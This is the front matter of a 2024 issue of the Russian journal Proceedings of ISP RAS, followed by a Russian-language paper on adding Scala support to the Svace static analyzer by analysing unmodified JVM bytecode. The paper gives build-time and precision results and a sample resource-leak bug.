ТРУДЫ

ИНСТИТУТА СИСТЕМНОГО ПРОГРАММИРОВАНИЯ РАН

PROCEEDINGS OF THE INSTITUTE FOR SYSTEM PROGRAMMING OF THE RAS

ISSN Print 2079-8156
Том 36 Выпуск 3

ISSN Online 2220-6426
Volume 36 Issue 3

Институт системного
программирования
им. В.П. Иванникова РАН

Москва, 2024

ИСП РАН

ISSN 2079-8156 (Print), ISSN 2220-6426 (Online)

Труды Института системного программирования РАН
Proceedings of the Institute for System Programming of the RAS

Труды ИСП РАН – это издание с двойной анонимной системой рецензирования, публикующее научные статьи, относящиеся ко всем областям системного программирования, технологий программирования и вычислительной техники. Целью издания является формирование научно-информационной среды в этих областях путем публикации высококачественных статей в открытом доступе.
Издание предназначено для исследователей, студентов и аспирантов, а также практиков. Оно охватывает широкий спектр тем, включая, в частности, следующие:

- операционные системы;
- компиляторные технологии;
- базы данных и информационные системы;
- параллельные и распределенные системы;
- автоматизированная разработка программ;
- верификация, валидация и тестирование;
- статический и динамический анализ;
- защита и обеспечение безопасности ПО;
- компьютерные алгоритмы;
- искусственный интеллект.

Журнал издается по одному тому в год, шесть выпусков в каждом томе.
Поддерживается открытый доступ к содержанию издания, обеспечивая доступность результатов исследований для общественности и поддерживая глобальный обмен знаниями.
Труды ИСП РАН реферируются и/или индексируются в:

Proceedings of ISP RAS are a double-blind peer-reviewed journal publishing scientific articles in the areas of system programming, software engineering, and computer science. The journal's goal is to develop a respected network of knowledge in the mentioned above areas by publishing high quality articles on open access.
The journal is intended for researchers, students, and practitioners. It covers a wide variety of topics including (but not limited to):

- Operating Systems.
- Compiler Technology.
- Databases and Information Systems.
- Parallel and Distributed Systems.
- Software Engineering.
- Software Modeling and Design Tools.
- Verification, Validation, and Testing.
- Static and Dynamic Analysis.
- Software Safety and Security.
- Computer Algorithms.
- Artificial Intelligence.

The journal is published one volume per year, six issues in each volume.
Open access to the journal content allows to provide public access to the research results and to support global exchange of knowledge. **Proceedings of ISP RAS** is abstracted and/or indexed in:

УДК004.45

Адрес: 109004, г. Москва, ул. А. Солженицына, дом 25.
Телефон: +7(495) 912-44-25
E-mail: info-isp@ispras.ru
Сайт: http://www.ispras.ru/proceedings/

Address: 25, Alexander Solzhenitsyn st., Moscow, 109004, Russia.
Tel: +7(495) 912-44-25
E-mail: info-isp@ispras.ru
Web: http://www.ispras.ru/en/proceedings

Содержание

Table of Contents

Most of the articles of this issue were prepared for the International Conference "Ivannikov Readings", held in Veliky Novgorod on May 17-18, 2024.

The conference was dedicated to the 30th anniversary of the ISP RAS and the 15th anniversary of the NovSU System Programming Laboratory.

The conference was organized by

- ***Russian Academy of Sciences,***
- ***Ivannikov Institute for System Programming of the Russian Academy of Sciences,***
- ***Yaroslav-the-Wise Novgorod State University.***

The conference was supported by the international associations IEEE and IEEE Computer Society.

Предисловие

Большинство статей этого выпуска были подготовлены для международной конференции «Иванниковские чтения», прошедшей в Великом Новгороде 17-18 мая 2024 года. Конференция проводится Институтом системного программирования РАН в память его основателя, академика Виктора Петровича Иванникова, и представляет наиболее интересные результаты ИСП РАН и его партнеров по основным направлениям системного программирования: технологиям анализа, моделирования и трансформации программ и технологиям управления данным и информационным системам.

Нынешняя конференция – шестая по счету; предыдущие проходили в Ереване, Великом Новгороде, Орле, Нижнем Новгороде и Казани. В 2024 году

«Иванниковские чтения» вернулись в Великий Новгород в связи с 15-летием совместной Лаборатории системного программирования НовГУ и ИСП РАН и 30- летием ИСП РАН. Организаторами конференции выступили

- Российская академия наук,
- Институт системного программирования им. В.П. Иванникова РАН,
- Новгородский государственный университет им. Ярослава Мудрого.

«Иванниковские чтения» традиционно получили поддержку международных ассоциаций IEEE и IEEE Computer Society. Англоязычные статьи «Иванниковских чтений» выходят отдельно в сборнике трудов конференции, издающемся под эгидой этих ассоциаций.

Статьи сборника по статическому анализу программ описывают исследования,ведущиеся в ИСП РАН в рамках семейства анализаторов Svace. В этом году они в основном посвящены вопросам поддержки новых для анализатора языков программирования. Это язык Scala, который тесно интегрирован с экосистемой языка Java, в том числе использует байткод виртуальной машины Java, и потому его поддержка в значительной степени опирается на существующую в анализатореподдержку Java (статья «Статический анализ для языка Scala» В. Афанасьева и др.). Работа Д. Субботина и соавторов описывает поддержку ассоциативных массивов языка Go, для которой потребовалось дорабатывать внутреннее представление и ядро анализатора. Поддержка языка Visual Basic.NET в рамках анализатора SharpChecker, обрабатывающего в Svace семейство .NET-языков, описывается в статье В. Карцева и В. Игнатьева «Support of Visual Basic .NET in SharpChecker static analyzer».

По направлению анализа бинарного кода интерес представляет статья И. Кулагина с соавторами «О методах извлечения алгоритмов из бинарного кода», котораяпредлагает итеративный метод построения алгоритма по бинарному коду на основе анализа динамического слайса, проводя сравнение и с методами, основанными на статическом анализе. Статья В. Степанова с соавторами посвящена декларативному методу описания эвристик интроспекции виртуальной машины, который в большинстве случаев позволяет автоматизировать процессподбора параметров гостевой операционной системы. Статья С. Зеленовой предлагает метод статического распределения памяти для ОС реального времени,

разработка которой ведется в ИСП РАН. Формализуется задача построения раскладки памяти, описывается предлагаемый инструмент и практические результаты. Статья Е. Сураева и соавторов содержит интересный опыт построения платформы фаззинг-тестирования, используемой в системе непрерывной интеграции при разработке ОС Astra Linux.

Регуляторной стороне вопроса анализа программ посвящена детальная статья П. Девянина «О разработке проекта национального стандарта ГОСТ Р «Защита информации. Формальная модель управления доступом. Часть 3. Рекомендации по разработке»», описывающая рекомендации по разработке и использованию формальной модели управления доступом, основанные на многолетнем опыте автора создания такой модели в рамках ОС Astra Linux.

По направлению анализа данных и информационных систем широко представлены статьи, связанные с применением искусственного интеллекта в медицине. Это статья П. Пылова (Кузбасский ГТУ) с соавторами о прогнозировании рецидивов рака шейки матки, статья И. Батраевой с соавторами (Саратовский ГУ) о применении нейронных сетей в диагностике деформации стопы, А. Козачка с соавторами о платформе для сбора данных дерматологических снимков. Вопросам извлечения информации для последующего построения информационных систем посвящены статьи исследователей из института динамики систем и теории управления СО РАН. Работа М. Загородникова и А. Михайлова описывает методы восстановления текстового слоя PDF-документов, а статья Н. Дородных и А. Юрина – использованию семантического аннотирования таблиц для извлечения фактов из табличных данных.

В области доверенного искусственного интеллекта можно выделить статью А.Перминова о линейной атаке на перцептрон с кусочно-линейными функциямиактивации. Предлагаемый метод отличается от обычных итеративных методов и, несмотря на свою упрощенность, демонстрирует эффективность в создании атакующих примеров; кроме того, он применим и к сверточным нейронным сетям. Статья Ф. Колокольникова с соавторами описывает применение доверенных информационных аналитических систем на базе платформы Talisman, разрабатываемой в ИСП РАН. Использование ИИ в финансовом секторе затрагивается в статье А. Сосновикова и Д. Турдакова об автоматизации обработки налоговых документов.

Редакционная коллегия журнала «Труды ИСП РАН», Программный комитет и организаторы конференции «Иванниковские чтения» выражают глубокую благодарность всем авторам статей и коллегам, принявшим участие в дискуссиях на конференции. Всегда рады видеть вас на всех конференциях ИСП РАН!

Директор ИСП РАНГлавный
редактор журнала «Труды ИСП РАН»
Председатель Программного комитета конференции «Иванниковские чтения»
Академик РАН А. И. Аветисян

DOI: 10.15514/ISPRAS-2024-36(3)-1

Статический анализ для языка Scala

[1,2] *Афанасьев В. О.,* ORCID: 0000-0002-8036-0633 <*vafanasiev@ispras.ru*>
[1] *Бородин А. Е.,* ORCID: 0000-0003-3183-9821 <*alexey.borodin@ispras.ru*>
[1,3] *Белеванцев А. А.,* ORCID: 0000-0003-2817-0397 <*abel@ispras.ru*>

[1] *Институт системного программирования им. В.П. Иванникова РАН, 109004, Россия, г. Москва, ул. А. Солженицына, д. 25*
[2] *Национальный Исследовательский Университет Высшая Школа Экономики, 101000, Россия, г. Москва, ул. Мясницкая, д. 20*
[3] *Московский государственный университет им. М.В. Ломоносова, Россия, г. Москва, Ленинские горы д. 1*

Аннотация. В работе описывается статический анализатор для поиска ошибок в программах на языке Scala. Предлагаемая схема анализа использует JVM-байткод, полученный при компиляции программ. Полученный байткод передаётся на вход межпроцедурному статическому анализатору *Svace*. В отличие от анализа других языков, поддерживаемых анализатором *Svace*, в данной статье мы рассматриваем подход, не требующий модификаций компилятора и таким образом сильно упрощающий поддержу языка. Подобный подход также может использоваться в статических анализаторах, которые нацелены на поддержку большого количества языков.

Ключевые слова: статический анализ; поиск ошибок; уязвимости; Scala; JVM; байткод; Svace.

Для цитирования: Афанасьев В.О., Бородин А.Е., Белеванцев А.А. Статический анализ для языка Scala. Труды ИСП РАН, 2024, том 36 вып. 3, с. 9–20. DOI: 10.15514/ISPRAS–2024–36(3)–1.

Static Analysis for Scala

[1,2] *Afanasyev V. O.*, ORCID: 0000-0002-8036-0633 <*vafanasiev@ispras.ru*>
[1] *Borodin A. E.*, ORCID: 0000-0003-3183-9821 <*alexey.borodin@ispras.ru*>
[1,3] *Belevantsev A. A.*, ORCID: 0000-0003-2817-0397 <*abel@ispras.ru*>

[1] *Ivannikov Institute for System Programming of the RAS,*
25, Alexander Solzhenitsyn Str., Moscow, 109004, Russia
[2] *National Research University Higher School of Economics,*
20, Myasnitskaya Str., Moscow, 101000, Russia.
[3] *Moscow State University,*
1, Leninskie gory, Moscow, 119991, Russia.

Abstract. The paper describes a static analyzer for finding defects in Scala programs. The proposed analysis scheme uses JVM bytecode produced during compilation. The generated bytecode is used as an input for inter-procedural static analyzer *Svace*. In contrast to the analysis of other languages supported by *Svace*, in this work we describe an approach that does not require compiler modifications and therefore simplifies language support. This approach can also be used in static analyzers that aim to support a large number of programming languages.

Keywords: static analysis; search for defects; vulnerabilities; Scala; JVM; bytecode; Svace.

For citation: Afanasyev V.O., Borodin A.E., Belevantsev A.A. Static analysis for Scala. Trudy ISP RAN/Proc. ISP RAS, 2024, vol. 36, issue 3, pp. 9–20 (in Russian). DOI: 10.15514/ISPRAS–2024–36(3)–1.

1. Введение

В данной работе мы описываем наш опыт, полученный при добавлении поддержки языка Scala в статический анализатор Svace [1-2].

Scala – мультипарадигмальный язык программирования со статической типизацией, поддерживающий как объектно-ориентированную, так и функциональную парадигму. В качестве основной платформы для этого языка используется JVM [3]. Также имеется возможность компиляции Scala-кода в JavaScript-код [4] и в нативный код при помощи платформы LLVM [5].

Для Scala существует две независимые версии языка, которые развиваются параллельно – Scala2 и Scala3. Особенность данных версий в том, что между ними нет совместимости на уровне исходного кода — компилятор для одной версии языка не сможет скомпилировать произвольный код, написанный для другой версии языка. Как следствие, для Scala имеется два компилятора, развиваемых независимо.

Согласно индексу TIOBE за март 2024 года [6], Scala находится на 34-м месте по популярности. С одной стороны, этот язык менее популярен чем некоторые другие JVM-языки: Java (4-е место) и Kotlin (19-е место). С другой стороны, язык Scala достаточно популярен, чтобы войти в топ-50 – зачастую Scala используют в качестве альтернативы в Java-проектах, так как этот язык полностью совместим с Java, но использует более выразительную систему типов и имеет более полную поддержку функциональной парадигмы [7].

Подход к анализу программ, применяемый в анализаторе Svace [8, 9], подразумевает перехват оригинальной сборки программы и модификацию компилятора с целью генерации промежуточного представления, лучше подходящего для статического анализа. Из-за низкой популярности языка, а также наличия двух компиляторов, мы решили отойти от этой схемы и поэкспериментировать с более простой реализацией, которая не включает модификацию компиляторов.

2. Схема анализа Svace

Статический анализатор Svace осуществляет поиск ошибок в программах, написанных на языках C, C++, Java, Kotlin, Python, Go. Для двух языков – Java и Kotlin – в качестве промежуточного представления используется байткод для Java Virtual Machine (JVM).

Схема анализа JVM-языков в Svace состоит из следующих фаз:

1) Контролируемая сборка проекта с сохранением байткода и прочей информации, необходимой для анализа;
2) Чтение байткода, построение из него унифицированного представления и анализ получившегося представления.

Во время фазы контролируемой сборки Svace проводит мониторинг процессов, запускаемых во время сборки проекта. Если этот процесс является командой компиляции, то Svace дополнительно запускает процесс компиляции при помощи собственного модифицированного компилятора для соответствующего языка, передавая ему опции от оригинальной команды, изменяя или дополняя их при необходимости. Под модифицированным компилятором подразумевается некоторая доработанная версия исходного компилятора, которая производит более удобный для дальнейшего анализа байткод – в частности, с выключенными оптимизациями и с отладочной информацией. Общая схема данного процесса сборки приведена на рис. 1.

Таким образом, для анализа языков Java и Kotlin анализатор Svace сначала строит промежуточное представление, которое представляет собой модифицированный байткод. При этом совместимость с оригинальным байткодом сохранена, отличие заключается только в том, что мы добавляем туда дополнительную информацию об оригинальной программе. Затем на основе сгенерированного байткода строится внутреннее представление Svace и запускается анализ. Исходный код программы уже не участвует при анализе.




Рис. 1. Процесс сборки при наличии модифицированного компилятора
Fig. 1. Build process in presence of modified compiler

Наша идея анализа языка Scala заключается в том, чтобы подать на вход анализатору байткод, сгенерированный оригинальными компиляторами. Ни сами компиляторы, ни байткод, выдаваемый ими, никак при этом не модифицируются.

С одной стороны, отсутствие модифицированного компилятора может влиять на качество анализа в худшую сторону, так как байткод может содержать конструкции, которые не были написаны непосредственно программистом, а появились в результате трансляции. Например, компиляторы могут генерировать дублирующийся или недостижимый код; код, содержащий излишние проверки; вспомогательные методы и классы. В таких случаях Svace не может

отличить код, написанный программистом, от кода, фиктивно добавленного компилятором, и поэтому может выдавать ложные предупреждения [1].

С другой стороны, отсутствие модифицированного компилятора сильно упрощает поддержку языка в анализаторе, так как не приходится дополнительно поддерживать кодовую базу для компиляторов этого языка. Для Scala это наиболее критично, так как для этого языка существуют сразу два невзаимозаменяемых компилятора: scalac для Scala2 и dotty для Scala3.

Также отметим, что даже базовый анализ языка Scala на основе байткода может повлиять на качество анализа в лучшую сторону. Проекты на платформе JVM допускают, что их можно разрабатывать сразу на нескольких языках, так как байткод является полностью совместимым между разными языками. Если код на одном языке вызывает код на другом языке, то для успешного анализа Svace должен получить промежуточное представление для каждого языка. В ином случае, если для некоторого языка отсутствует промежуточное представление, то вызовы функций из этого языка будут трактоваться как неизвестные – для них не будет построено внутреннее представление и не будет выполнен анализ.

3. Перехват сборки

Компилятор языка Scala представляет собой JAR-библиотеку. Для запуска компилятора напрямую пользователи могут использовать скрипт (bash-скрипт на ОС семейства Linux и bat-скрипт на ОС семейства Windows), вызывающий конкретную точку входа в Java-приложение. Также для Scala существуют системы автоматической сборки, например SBT [10], которые запускают компилятор не напрямую, а при помощи его API [11].

Для перехвата оригинальной сборки в Svace для Scala используется Java-агент, подключаемый к компилятору. Java-агент – это JAR-библиотека, которая позволяет манипулировать с байткодом загружаемых классов. В случае Svace, данный Java- агент инструментирует код компилятора Scala таким образом, чтобы перехватить два события: запись файла с байткодом (.class) на диск и завершение компиляции[2]. Во время записи файла с байткодом Svace сохраняет информацию о том, из какого файла с исходным кодом (.scala) этот байткод был сгенерирован и по какому пути он сохранён. При завершении компиляции все файлы с исходным кодом и байткодом, а также информация о том, какому исходному файлу соответствуют файлы с байткодом, сохраняются для дальнейшего анализа.

Описанная инструментация позволяет запустить оригинальный компилятор, при этом собрав всю необходимую для анализа информацию. В отличие от Java и Kotlin, для сборки которых в Svace используются модифицированные компиляторы, для языка Scala используется байткод, полученный оригинальным компилятором. Общая схема процесса сборки приведена на рис. 2.

Стоит отметить одну особенность автоматических систем сборки. Некоторые из таких систем позволяют оптимизировать процесс сборки при помощи запуска вспомогательных процессов: например, демон-процесс для Gradle [12] и клиент-серверный режим для SBT [13]. В данных режимах существуют процессы, которые можно назвать клиентским и серверным: клиентский процесс отправляет серверному процессу команды, а сервер их исполняет. В качество команд могут выступать: разрешение сторонних зависимостей, сборка проекта, выполнение автоформатирования и т.д. Таким образом, процесс компиляции инициируется клиентским процессом, но выполняется серверным. При этом клиентский и серверный процесс могут быть неродственными – более того, данные процессы могут выполняться на разных вычислительных машинах. Анализатор Svace во время сборки перехватывает только те процессы компиляции, которые будут запущены исходной командой и её дочерними

[1] Проблема заключается в том, что по сгенерированному байткоду требуется судить об оригинальном исходном коде.

[2] В случае вызова компилятора через API завершением компиляции считается не завершение самого компилятора, а выход из метода, являющегося точкой входа в компилятор через API.

процессами, поэтому в нашей реализации отсутствует поддержка для подобных режимов сборки. Следовательно, пользователи нашего анализатора должны избегать использования подобных режимов[3].




Рис. 2. Процесс сборки при отсутствии модифицированного компилятора
Fig. 2. Build process in absence of modified compiler

4. Анализ

Анализ для Scala основывается на компоненте, который выполняет анализ для языков Java [14] и Kotlin [9] на основе байткода JVM. При этом возможен совместный анализ кода на Java и Kotlin, так как в реальных проектах код этих языков может быть смешан.

Svace строит граф вызовов и выполняет анализ на основе резюме [15]. При таком подходе после анализа каждой функции строится её резюме, которое затем используется для анализа инструкций вызова функции. Анализ на основе резюме имеет высокую масштабируемость и скорость анализа.

Для языка Scala мы включили детекторы для следующих видов ошибок:

- Двойное закрытие ресурсов
- Использование ресурсов после закрытия
- Утечки ресурсов
- Небезопасное использование данных из непроверенных источников
- Утечка конфиденциальной информации
- Непроверенные возвращаемые значения функций
- Неиспользуемые возвращаемые значения функций
- Деление на ноль

Всего в процесс анализа было включено 55 детекторов.

Вместе с тем, из-за использования байткода, сгенерированного оригинальным компилятором, часть детекторов не была включена. Во-первых, это все детекторы на недостижимый код и на бесполезные сравнения в исходном коде. Для реализации таких детекторов требуется добавление дополнительной информации об инструкциях, генерация которых была вызвана непосредственно исходным кодом.

Также в Svace используется подход поиска неконсистентности в исходном коде [16]. При таком подходе для переменных языка выводятся предположения на основе их использования. Например, если переменную сравнивают с нулём, то предполагается, что она может иметь нулевое значение. Если в функции есть инструкция разыменования этой переменной без проверки на ноль, то будет выдано предупреждение о неконсистентной работе со ссылкой. Все такие детекторы также были выключены для языка Scala.

[3] Данное ограничение не относится к Scala непосредственно, так как подобные режимы присутствуют и в системах сборки для других языков.

4.1 Анализ сущностей, вычисление их метрик и отношений между ними

Для языков, анализ которых поддерживается в Svace, реализован отдельный модуль, который вычисляет для анализируемой программы содержащиеся в ней сущности: классы, методы, поля и глобальные переменные, а также файлы и каталоги; далее для всех сущностей определяется ряд числовых характеристик, метрик, и вычисляются отношения — связи между двумя сущностями (по вызову, чтению, записи, наследованию и проч.). При этом в значительной степени используются те же входные данные, что и при поиске ошибок: информация от контролируемой сборки о выполненных компиляциях и компоновках, внутреннее представление исходного кода, отладочная информация. Модуль может выступать и как независимый инструмент анализа. Более подробно вопросы поддержки языков C, C++ освещены в статье [17], поддержки языка Kotlin — в [9].

Языки Kotlin и Java поддерживаются в упомянутом модуле по традиционной схеме: метрики, связанные с организацией исходного кода по методам и файлам (число строк в функции или классе, число комментариев, пробельных строк и т.п.), вычисляются в компиляторе, генерирующем внутреннее представление; там же вычисляются метрики потока управления методов (число циклов, условных операторов, операторов выбора, цикломатическая сложность и пр.); наконец, на этапе анализа в модуле считывается байткод для всех тел методов и построенные ранее метрики, после чего вычисляются отношения и агрегируются финальные метрики, требующие знания устройства всей программы (например, число потомков класса, глубина определенного класса в дереве наследования и подобные). Применение байткода позволяет находить отношения (например, вызовы), возникающие между сущностями разных языков: в программах на языке Kotlin нередки вызовы методов из Java-кода и наоборот.

Для языка Scala подход, описанный нами в данной статье, не позволяет найти метрики, которые необходимо вычислять в компиляторе, но дает возможность использовать повторно имеющийся модуль анализа сущностей, обрабатывающий байткод, и посчитать сущности, отношения и агрегирующие метрики. Как и для Kotlin, сразу будут определяться связи между сущностями на разных языках, что актуально для Scala. Чтобы поддержать остальные метрики, мы планируем применить подход унифицированного абстрактного синтаксического дерева [18], который реализован в Svace для легковесного поиска ошибок в программах на ряде поддерживаемых языков. Суть подхода заключается в том, что в компиляторе языка генерируется, помимо внутреннего представления для глубокого анализа, унифицированное АСД, а далее детекторы ошибок кодирования и стиля пишутся для этого дерева единожды и работают для всех языков.

Реализация этого подхода и для Scala позволит, во-первых, находить ошибки уже реализованным легковесным анализом, во-вторых, вычислить информацию, необходимую для навигации по коду. После того, как завершатся ведущиеся работы по адаптации модуля, считающего метрики и отношения между сущностями по байт- коду, для его работы с представлением унифицированного дерева, можно будет вычислять метрики потока управления методов и для Scala. Тем не менее, чтобы вычислять метрики структуры кода (число строк), в любом случае понадобится модифицировать компилятор Scala.

5. Результаты

Мы проанализировали 14 проектов с открытым исходным кодом при помощи Svace. Часть из этих проектов используют одновременно и Scala, и Java, а какие-то написаны только на Scala.

Ниже в табл. 1 и 2 представлены результаты по времени сборки и анализа. Для проектов, которые используют в своём коде язык Java, мы также сделали дополнительные замеры времени при отключённом перехвате сборки для Java, но включённом для Scala.

Замедление сборки со Svace только Scala-кода относительно оригинальной сборки в среднем составило около 3%. Замедление сборки со Svace Scala- и Java-кода относительно сборки со

Svace только Scala-кода в среднем составило около 38%. Как можно заметить, сборка Java-кода замедляется при перехвате Svace сильнее, чем сборка Scala-кода. Это связано с тем, что при компиляции Java Svace запускает дополнительный процесс компиляции, использующий модифицированный компилятор. Для Scala же дополнительных запусков компилятора не происходит, так как используется байткод, созданный оригинальным компилятором. Таким образом, более простая реализация дала ожидаемое ускорение в контролируемой сборке из-за отсутствия запуска модифицированного компилятора.

Табл. 1. Время сборки и анализа проектов, использующих Scala-код и Java-код
Table 1. Build and analysis time for Scala and Java projects

Проект	Размер, KLOC (Scala + Java)	Время оригинальной сборки, сек.[4]	Время сборки со *Svace* (Scala), сек.[4]	Время сборки со *Svace* (Scala + Java), сек.[4]	Время анализа, сек.[4]
apache/spark	879 + 88	385	398	491	650
lampepfl/dotty	492 + 6	67	67	72	294
akka	306 + 209	110	116	193	244
playframework	77 + 34	32	32	54	60
apache/incubator-streampark	24 + 24	147	154	191	35

Табл. 2. Время сборки и анализа проектов, использующих только Scala-код
Table 2. Build and analysis time for Scala only projects

Проект	Размер, KLOC (Scala)	Время оригинальной сборки, сек.[4]	Время сборки со *Svace* (Scala), сек.[4]	Время анализа, сек.[4]
zio	125	85	87	110
broadinstitute/rawls	102	39	41	59
DataBiosphere/leonardo	69	52	53	75
sangria-graphql/sangria	60	35	36	79
chipsalliance/chisel	49	25	25	55
ghostdogpr/caliban	35	50	51	59
slick	28	35	36	81
gvolpe/trading	6	26	27	22
ucb-bar/berkeley-hardfloat	3	8	9	15

В табл. 3 для данных проектов приведены результаты разметки предупреждений. Также в табл. 4 приведены результаты для каждого из видов ошибок. Были размечены все выданные предупреждения. Истинные предупреждения составили 69% от общего количества. Мы считаем это неплохим результатом. Для сравнения, текущая версия Svace на Java коде проекта Android 14 имеет средний процент истинных срабатываний 73,6%, а на исходном коде компилятора Kotlin 1.5.30 – 75,75%.

Оценивать качество Scala проектов было сложнее из-за отсутствия разметки кода – информации о взаимосвязи между токенами проекта, которую использует веб-интерфейс показа предупреждений. Для Java и Kotlin эту информацию сохраняют модифицированные

[4] Все замеры времени проводились на вычислительной машине с характеристиками: CPU: 12 логических ядер, 4.6GHz; RAM: 32Gb.

компиляторы. Для Scala в текущей реализации эта информация никак не генерируется и при сохранении текущего подхода её придётся генерировать отдельно.

Табл. 3. Результаты анализа проектов
Table 3. Analysis results

Проект	Число истинных	Число ложных
apache/spark	56	17
lampepfl/dotty	14	9
akka	51	3
zio	0	14
broadinstitute/rawls	0	0
playframework	0	2
DataBiosphere/leonardo	0	0
sangria-graphql/sangria	0	4
chipsalliance/chisel	19	1
ghostdogpr/caliban	1	0
apache/incubator-streampark	15	1
slick	1	19
gvolpe/trading	0	0
ucb-bar/berkeley-hardfloat	0	0
Суммарно	157	70

Табл. 4. Результаты анализа проектов по видам ошибок
Table 4. Analysis results by error types

Тип ошибки	Число истинных	Число ложных
Деление на ноль	0	2
Утечка ресурсов	111	21
Небезопасное использование данных из непроверенных источников	9	1
Непроверенные возвращаемые значения функций	35	35
Неиспользуемые возвращаемые значения функций	2	11

На листинге 1 приведён пример истинного срабатывания на проекте apache/incubator-streampark. В данной функции открываются потоки ввода из файла, но на одном из путей при завершении функции они не закрываются.

6. Похожие работы

Инструмент статического анализа SpotBugs [19-20] осуществляет анализ Java кода, получая на вход байткод. Инструмент имеет целью выдавать более высокий процент истинных срабатываний, что, в частности, достигается за счёт пропуска части срабатываний и отсутствия сложных детекторов. Анализатор не имеет модифицированный компилятор, также как и компонента контролируемой сборки. В данном случае, из-за наличия большого количества простых детекторов, такой выбор выглядит оправданным. Мы проверили результат анализатора на исходном коде самого Svace и получили процент истинных срабатываний 91,2%. Отметим, что значительная доля среди истинных была категории «формально истинных», то есть предупреждений, которые анализатор ищет, но разработчики анализируемого проекта по каким-либо причинам не планируют исправлять эти дефекты.

Возможно, имеет смысл реализовать анализ языка Scala на основе SpotBugs, или используя тот же подход. Тем не менее, нам удалось найти только упоминание того, что в инструменте SonarQube присутствует плагин, использующий SpotBugs для анализа Scala-кода [21]. Мы выполнили анализ при помощи этого плагина на приведённых выше проектах и получили процент истинных срабатываний около 10%-20% при этом суммарно было выдано более 10 тысячи предупреждений (из них размечено было около 1000). Такой низкий процент истинных срабатываний на Scala-коде связан с тем, что SpotBugs выполняет анализ на уровне байткода и не отличает языки Java, Kotlin и Scala друг от друга. Таким образом, большое количество предупреждений выдаётся для байткода, который был неявно добавлен компилятором и никак не говорит о наличии ошибки в самом исходном коде.

```
def equals(file1: File, file2: File): Boolean = {
  (file1, file2) match {
    case (a, b) if a == null || b == null => false
    case (a, b) if !a.exists() || !b.exists() => false
    case (a, b) if a.getAbsolutePath == b.getAbsolutePath => true
    case (a, b) =>
      // Открываются потоки ввода first и second
      val first = new BufferedInputStream(new FileInputStream(a))
      val second = new BufferedInputStream(new FileInputStream(b))

      if (first.available() != second.available())
          // Происходит выход из функции, но потоки не закрываются
          false;
      else {
        while (true) {
          val firRead = first.read()
          val secRead = second.read()
          if (firRead != secRead) {
            Utils.close(first, second)
            return false
          }
          if (firRead == -1) {
            Utils.close(first, second)
            return true;
          }
        }
        true
      }
    }
}
```

Листинг 1: Пример истинного срабатывания
Listing 1: Example of true positive warning

Одним из альтернативных подходов к анализу большого количества языков при помощи небольших затрат по их поддержке является анализ на основе унифицированного абстрактного синтаксического дерева [18]. Статический анализатор SonarQube позволяет анализировать проекты на большом количестве языков программирования, в том числе на языке Scala [22]. Данный инструмент использует фреймворк, именуемый SLang (SonarSource Language) [23], предоставляющий языконезависимое АСД, для которого можно писать простые синтаксические правила. Подобное решение позволяет упростить поддержку каждого отдельного языка, но анализ на основе АСД при этом имеет свои известные ограничения.

Статические анализаторы Scalafix [24] и Scapegoat [25] являются плагинами к компилятору (поддерживаются как компилятор Scala2, так и Scala3), которые используют подход к анализу на основе абстрактного синтаксического дерева и системы типов языка. Данные инструменты в основном ищут разного рода опечатки и нарушения стиля кодирования: неиспользуемые переменные/функции, излишние модификаторы, пустые блоки, вызовы методов с

подозрительными аргументами и т.п. Такого рода инструменты позволяют добиться высокого процента истинных срабатываний при сравнительно недолгом времени анализа, проводимом непосредственно во время компиляции. В то же время при таком подходе чаще пропускаются, или вовсе не ищутся, более серьёзные ошибки и уязвимости.

Проприетарный инструмент Checkmarx SAST позволяет анализировать программный код на более чем 50 языках, в том числе написанный на Scala [26]. Для языка Scala поддерживается более 80 правил для обнаружения, например, SQL-инъекций, жёстко закодированных паролей и т.д. Также для данного инструмента предоставляется язык запросов CxQL [27], позволяющий пользователям в декларативной форме описывать специфичные для их кодовой базы критерии, которые должен обнаруживать анализатор в исходном коде. Результаты тестирования [28] Checkmarx SAST на наборе тестов OWASP [29] показывают средний процент истинных срабатываний в 44,9%. Про результаты конкретно для языка Scala нам неизвестно.

Учитывая разнообразие как инструментов статического анализа, так и видов ошибок, которые они ищут, наш подход к анализу хорошо дополняет вышеперечисленные анализаторы, так как ищет ошибки, которые не находятся ими.

7. Заключение

В работе мы описали реализацию статического анализа для языка Scala по упрощённой схеме, которая не включает в себя модификацию оригинального компилятора. Несмотря на недостатки, такой подход позволяет относительно просто добавить анализ программ для конкретного языка, и является компромиссом, когда нет возможностей тратить много ресурсов на модификацию и поддержку отдельной кодовой базы компилятора. На наш взгляд такой подход можно использовать и для других JVM-языков: Java, Kotlin, Groovy. Возможно, он также применим и для не JVM-платформ, когда компилятор/интерпретатор на основе исходного кода программы генерирует низкоуровневое промежуточное представление. Например, для анализа языка Python.

Другим преимуществом подобного подхода была чуть лучшая производительность перехвата сборки из-за отсутствия вызовов модифицированного компилятора.

В целом, по нашему мнению, схему упрощённого анализа можно использовать для менее популярных языков программирования. В то же время для анализа языков типа Java и Kotlin предпочтителен более трудозатратный подход, который используется в анализаторе Svace.

Список литературы / References

